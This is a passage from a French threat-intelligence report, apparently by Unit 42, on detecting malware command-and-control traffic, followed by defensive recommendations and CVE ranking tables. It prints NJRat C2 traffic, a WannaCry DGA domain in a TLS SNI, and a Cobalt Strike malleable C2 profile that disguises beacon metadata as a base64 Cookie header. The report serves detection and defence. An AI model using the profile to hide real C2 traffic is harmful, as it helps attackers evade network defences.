Les données transmises peuvent alors être encodées, masquées ou chiffrées. Présenté dans la même figure, l'échantillon CnC généré par l'outil PowerShell Empire post-exploitation transmet certaines informations d'un hôte infecté vers un serveur CnC. La Figure 17 donne l'exemple d'un autre échantillon CnC, cette fois généré par NJRat.

```
207.ll|'|'|QkE2M0U4OEU=|'|'|QZPC26332314188|'|'|FqFUCAJaYlj3h|'|'|
21-10-05|'|'||'|'|Microsoft Windows 10 ProSP0 x86|'|'|No|'|'|TEST
DY|'|'|..|'|'|
QWRtaW5pc3RyYXRvcjogQzpcV2luZG93c1xzeXN0ZW0zMlxjbWQuZXhlAA==|'|'|
```

Figure 17 : Trafic CnC du malware NJRat

Certaines familles de malwares se basent sur des protocoles chiffrés de type TLS pour les communications CnC. Or, l'identification de trafic CnC chiffré se révèle plus délicate, car la session de trafic génère moins d'éléments qui peuvent aider à la détection. En ce qui concerne le protocole TLS, seules quelques caractéristiques – telles que la composition du SNI (Server Name Indication), le nombre et les types de suites de chiffrement proposées ou les attributs du certificat du serveur – peuvent être utilisés pour entraîner un modèle de machine learning (ML). La Figure 18 présente un SNI généré par DGA (Domain Generation Algorithm) dans les communications CnC TLS du ransomware WannaCry.

```
Extension: server_name (len=26)
    Type: server_name (0)
    Length: 26
    Server Name Indication extension
        Server Name list length: 24
        Server Name Type: host_name (0)
        Server Name length: 21
        Server Name: www.ypcicd4b23big.com
```

Figure 19 : Certificat TLS autosigné dans une communication CnC chiffrée du malware Ursnif

En outre, beaucoup de communications TLS malveillantes utilisent des versions TLS obsolètes : 50,7 % exploitent TLS 1.1 ou des versions antérieures connues pour leurs failles de sécurité. À l'inverse, seules 2,3 % des sessions TLS inoffensives s'appuient sur le protocole 1.1 ou des versions antérieures.

Selon nos recherches, si les signatures IPS statiques détectent difficilement des communications CnC chiffrées, des modèles ML bien entraînés sont en revanche beaucoup plus efficaces sur le trafic en temps réel.

Cobalt Strike : CnC personnalisé et encodé

Conçu pour les équipes de simulations d'attaque (Red Team), Cobalt Strike compte parmi les logiciels commerciaux les plus répandus pour ce type d'opération. Le problème, c'est qu'il est tout autant disponible et facile d'accès sur le darknet. Prisé des professionnels de cybersécurité comme des cybercriminels, son utilisation dans les attaques sophistiquées a augmenté de 73 % au cours des 12 derniers mois, selon Unit 42. De par sa configuration flexible et ses fonctionnalités cyber extrêmement sophistiquées, Cobalt Strike s'avère difficile à détecter par les spécialistes de la sécurité réseau. On notera par exemple sa capacité à faire passer des communications CnC pour du trafic réseau légitime.

Dans un framework Cobalt Strike, un appareil compromis peut être contrôlé sur un réseau à l'aide d'un implant appelé Beacon. Grâce à des fichiers de configuration désignés comme des profils CnC malléables, le protocole réseau communiquant avec le Beacon peut être personnalisé. Un profil CnC malléable permet de spécifier le protocole à utiliser (HTTP, DNS ou SMB), ainsi que les détails du protocole (numéros des ports, en-têtes HTTP, sous-domaines DNS et noms des canaux SMB).

Pour les signatures traditionnelles basées sur des schémas bien définis, la flexibilité de cet outil complique la détection des communications CnC.

Les Figures 20 et 21 montrent comment un profil de cette nature peut faire passer des activités CnC pour du trafic HTTP. Lors de la première connexion d'un Beacon à son contrôleur, il lui envoie des métadonnées pour s'identifier. Ces métadonnées sont ensuite encodées et incorporées par Base64 dans l'en-tête « Cookie » d'une requête GET HTTP. Pour chaque requête, le chemin URI est choisi au hasard dans une liste de chemins quelconques spécifiés dans le profil. Maquiller les communications CnC sous les traits de requêtes HTTP ordinaires les rend difficile à distinguer du trafic HTTP inoffensif, généré par des activités réseau anodines comme la navigation web.


```
http-get {
    # Beacon will randomly choose from this pool of URIs
    set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /updates.rss

    client {
        # base64 encode session metadata and store it in the Cookie header.
        metadata {
            base64;
            header "Cookie";
        }
    }

    server {
        # server should send output with no changes
        header "Content-Type" "application/octet-stream";

        output {
            print;
        }
    }
}
```

Figure 20 : Profil CnC malléable



Conclusion et recommandations

Dans le jeu du chat et de la souris auquel se livrent les équipes de sécurité réseau et les cybercriminels, ces derniers manient avec brio l'art du contre-pied, utilisant toutes sortes de CVE et autres techniques avancées d'obscurcissement et de chiffrement pour échapper aux systèmes de sécurité. Pour ne rien arranger, les vulnérabilités même les plus anciennes et parfois oubliées n'ont pas perdu leur pouvoir de nuisance, ce qui ne laisse aucune marge d'erreur ni aucune faille possible dans les lignes de défense. Pour éviter de se faire surprendre, les entreprises doivent donc mettre en place des moyens de détection et de prévention aussi efficaces qu'innovants. Découvrez ci-dessous toutes nos recommandations.

Évaluation complète de votre posture de sécurité réseau

Face à l'essor du télétravail et du travail hybride, le temps où les entreprises pouvaient se contenter de veiller à la seule sécurité des data centers et des services internes est révolu. Une remise à plat de la stratégie de sécurité réseau s'impose, de même que le respect des bonnes pratiques et le déploiement d'outils de sécurité à la hauteur de la menace. Quelques conseils à suivre au moment d'évaluer votre posture de sécurité :

- **Appliquez des correctifs ou installez des mises à jour logicielles dès que possible** pour maintenir les systèmes à jour. Un audit annuel permettra d'assurer une maintenance régulière. Au vu de ce rapport, nous vous recommandons de vérifier que vous êtes bien protégé contre les malwares suivants : Siloscape, Berbew, Sivis, Vindor, Ibashade, VTBoss et Gator Adware. Veillez également à appliquer les correctifs pour au moins les 20 exploits répertoriés dans l'Annexe 1 et l'Annexe 3.
- **Obtenez une visibilité complète de la topologie du réseau d'entreprise et de l'utilisation des équipements** afin d'identifier tous les appareils sur le réseau. Les équipes de sécurité bénéficieront ainsi d'une visibilité à 360° et perdront moins de temps à trier et à investiguer les alertes. Pour ce faire, optez pour une solution de surveillance de la surface d'attaque et des technologies de sécurité IoT.
- **Protégez les terminaux et autres appareils** contre les menaces connues et inconnues (malwares, attaques sans fichier, exploits réseau, etc.) en intégrant des solutions XDR (eXtended Detection and Response) et de sécurité IoT à vos systèmes de sécurité.
- **Détectez les menaces avancées et évasives** en passant les réseaux, terminaux, identités et journaux de menaces au révélateur du machine learning et des analyses comportementales.
- **Optimisez vos mécanismes de sécurité réseau et cloud-native** de manière à détecter et prévenir en temps réel les activités malveillantes sur le réseau, qu'elles soient déjà connues ou plus récentes et particulièrement évasives. Les systèmes clés à revoir : pare-feu nouvelle génération, passerelles web, systèmes de sécurité DNS, outils d'analyse des malwares et systèmes de prévention des intrusions (IPS).
- **Homogénéisez vos défenses sur toute la topologie du réseau d'entreprise**, y compris les campus, data centers, sites distants, environnements cloud publics/privés et de télétravail. Les équipes de sécurité peuvent ainsi quantifier les menaces visibles et invisibles, ou celles qui peuvent être évitées, sur l'ensemble du réseau, quel que soit le lieu de connexion de l'utilisateur, avant d'éliminer les maillons faibles inconnus. L'objectif : veiller à ce qu'une menace bloquée par un pare-feu ne soit pas ensuite ignorée par une solution SASE (Secure Access Service Edge). Vous pouvez également procéder à un audit des fournisseurs de sécurité existants et de leurs offres pour consolider et simplifier votre environnement.

Prévention des activités de commande et de contrôle inconnues

Le recours croissant à des outils de simulation d'attaque et d'accès à distance comme Cobalt Strike permet aujourd'hui aux attaquants de chiffrer, d'obscurcir et de personnaliser entièrement leurs communications CnC pour échapper aux systèmes de sécurité traditionnels. Or, il est essentiel de détecter les sessions de trafic CnC malveillant dans la mesure où ce sont elles qui, outre l'accès au réseau, permettent ensuite aux adversaires d'affermir leur contrôle pour remplir les objectifs de leur mission. Les signatures statiques sur les payloads et URL sont trop incomplètes pour détecter les sessions CnC de nouvelle génération. D'où la nécessité d'adopter de nouvelles méthodes de prévention capables de déjouer les techniques de contournement et d'obscurcissement, et de repérer les menaces potentielles. En pratique, il s'agit d'associer la visibilité de données live (hors ligne et via le sandboxing) à des modèles de deep learning inline qui permettent de repérer automatiquement les signaux faibles de sessions CnC malveillantes. Service IPS, prévention des menaces avancées, service d'analyse du trafic réseau… ces outils sont spécialement conçus pour ce type de détection à l'aide de modèles de deep learning inline et de machine learning dans le cloud.

Implémentation du Zero Trust

À l'heure où le travail hybride et le cloud s'ancrent dans les habitudes, l'infrastructure se place elle aussi sous le signe de l'ubiquité et du tout-connecté : une véritable aubaine pour les cybercriminels. En faisant le choix d'une stratégie de sécurité Zero Trust, avec segmentation réseau et gestion des accès, une entreprise a toutes les cartes en main pour prévenir efficacement les mouvements adverses sur son réseau. L'objectif ultime d'un déploiement Zero Trust : implémenter des contrôles à tous les niveaux de l'entreprise (sur site, data center, environnements cloud, etc.) afin de maximiser l'efficacité de la sécurité. Si la tâche vous semble titanesque, commencez par soumettre vos utilisateurs, applications ou infrastructures à des politiques Zero Trust sur un périmètre restreint de votre environnement. Cette approche permettra d'étendre pas à pas la stratégie Zero Trust à l'échelle de l'entreprise.

Références

[1] National Vulnerability Database (NVD). https://nvd.nist.gov/.

[2] Zero Day Initiative (ZDI). https://www.zerodayinitiative.com/.

[3] Exploit-DB. https://www.exploit-db.com/.

[4] Metasploit. https://www.metasploit.com/.

[5] GitHub. https://github.com/.

[6] Talos. https://talosintelligence.com/.

[7] Base de données CVE de MITRE. https://cve.mitre.org/.

[8] Common Vulnerability Scoring System (CVSS). https://www.first.org/cvss/specification-document.

[9] Palo Alto Networks Next-Generation Firewall (NGFW). https://www.paloaltonetworks.com/network-security/next-generation-firewall.

[10] Palo Alto Networks Cortex Data Lake (CDL). https://www.paloaltonetworks.com/cortex/cortex-data-lake.

[11] CVE-2021-44228. https://nvd.nist.gov/vuln/detail/CVE-2021-44228.

[12] Problème de normalisation du chemin d'accès Apache, Blackhat. https://i.blackhat.com/us-18/Wed-August-8/us-18-Orange-Tsai-Breaking-Parser-Logic-Take-Your-Path-Normalization-Off-And-Pop-0days-Out-2.pdf.

[13] Palo Alto Networks WildFire. https://www.paloaltonetworks.com/products/secure-the-network/wildfire.


[14] 2020 Phishing Trends with PDF Files. https://unit42.paloaltonetworks.com/phishing-trends-with-pdf-files/ par Ashkan Hosseini et Ashutosh Chitwadgi. Palo Alto Networks.

[15] Another Apache Log4j Vulnerability Is Actively Exploited in the Wild (CVE-2021-44228) (actualisé le 28/12). https://unit42.paloaltonetworks.com/apache-log4j-vulnerability-cve-2021-44228/. Tao Yan, Qi Deng, Haozhe Zhang, Yu Fu, Josh Grunzweig, Mike Harbison et Robert Falcone. Palo Alto Networks.

[16] Statistiques d'utilisation des serveurs web. https://w3techs.com/technologies/overview/web_server. Enquête W3.

[17] Siloscape: First Known Malware Targeting Windows Containers to Compromise Cloud Environments. https://unit42.paloaltonetworks.com/siloscape/. Daniel Prizmant. Palo Alto Networks.

Classe-ment	Numéro CVE	Nom	Sévérité	Nombre de sessions (millions)	Date de première découverte (UTC)	Type de vulnérabilité
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution	Critique Critique	11,01	09/12/2021 09/12/2021	Exécution de code à distance
2	CVE-2020-25078	D-Link DCS-2530L Unauthenticated Information Disclosure	Élevée	7,19	02/09/2020	Divulgation d'informations
3	CVE-2017-9841	PHPUnit Remote Code Execution	Critique	6,11	27/06/2017	Exécution de code à distance
4	CVE-2019-9082	ThinkPHP Remote Code Execution	Critique	3,26	10/12/2018	Exécution de code à distance
5	CVE-2020-14882 CVE-2020-14883	Oracle WebLogic Server Remote Code Execution	Critique Élevée	2,85	20/10/2020 20/10/2020	Exécution de code à distance
6	CVE-2017-5638 CVE-2019-0230	Apache Struts Content-Type Remote Code Execution	Critique Critique	2,12	07/03/2017 14/08/2020	Exécution de code à distance
7*	CVE-2020-5902 CVE-2021-35464	F5 Traffic Management User Interface Remote Code Execution ForgeRock OpenAM Insecure Deserialization	Critique Critique	1,81	30/06/2020 29/06/2021	Exécution de code à distance
8	CVE-2018-19986 CVE-2019-19597	D-Link Routers Remote Command Execution	Critique Élevée	1,73	13/05/2019 04/12/2019	Exécution de code à distance
9	CVE-2019-2725 CVE-2019-2729	Oracle WebLogic wls9-async Remote Code Execution	Critique Critique	1,33	23/04/2019 19/06/2019	Exécution de code à distance
10	CVE-2020-15505 CVE-2020-15506	MobileIron Core and Connector Remote Code Execution	Critique Critique	0,9	06/07/2020 06/07/2020	Exécution de code à distance


AUTRES
11,8 %
AUSTRALIE
1,2 %
ROYAUME-UNI
1,3 %
BRÉSIL
1,4 %
IRLANDE
1,7 %
INDE
2,1 %
ALLEMAGNE
3,2 %
CHINE
4,0 %
FÉDÉRATION DE RUSSIE
5,6 %
ÉTATS-UNIS
67,8 %

Classe-ment	Numéro CVE	Nom	Sévérité	Type de vulnérabilité
1	CVE-2021-44228 CVE-2021-45046	Apache Log4j Remote Code Execution	Critique Critique	Exécution de code à distance
2	CVE-2021-41773 CVE-2021-42013	Apache HTTP Server Path Traversal	Élevée Critique	Exécution de code à distance
3	CVE-2021-21315	Node.js Remote Code Execution	Élevée	Exécution de code à distance
4	CVE-2022-22963 CVE-2022-22965	Spring Cloud SpEL Remote Code Execution	Critique Critique	Exécution de code à distance
5	CVE-2021-40539	ZOHO Corp ManageEngine Improper Authentication	Critique	Authentification inappropriée
6	CVE-2021-38647	Microsoft Open Management Infrastructure Remote Code Execution	Critique	Exécution de code à distance
7	CVE-2021-34473 CVE-2021-26855	Microsoft Exchange Server Remote Code Execution	Critique Critique	Exécution de code à distance
8	CVE-2021-40438	Apache HTTP Server Server-Side Request Forgery	Critique	Attaque SSRF
9	CVE-2021-31805	Apache Struts 2 Remote Code Execution	Critique	Exécution de code à distance
10	CVE-2021-22986	F5 BIG-IP Remote Code Execution	Critique	Exécution de code à distance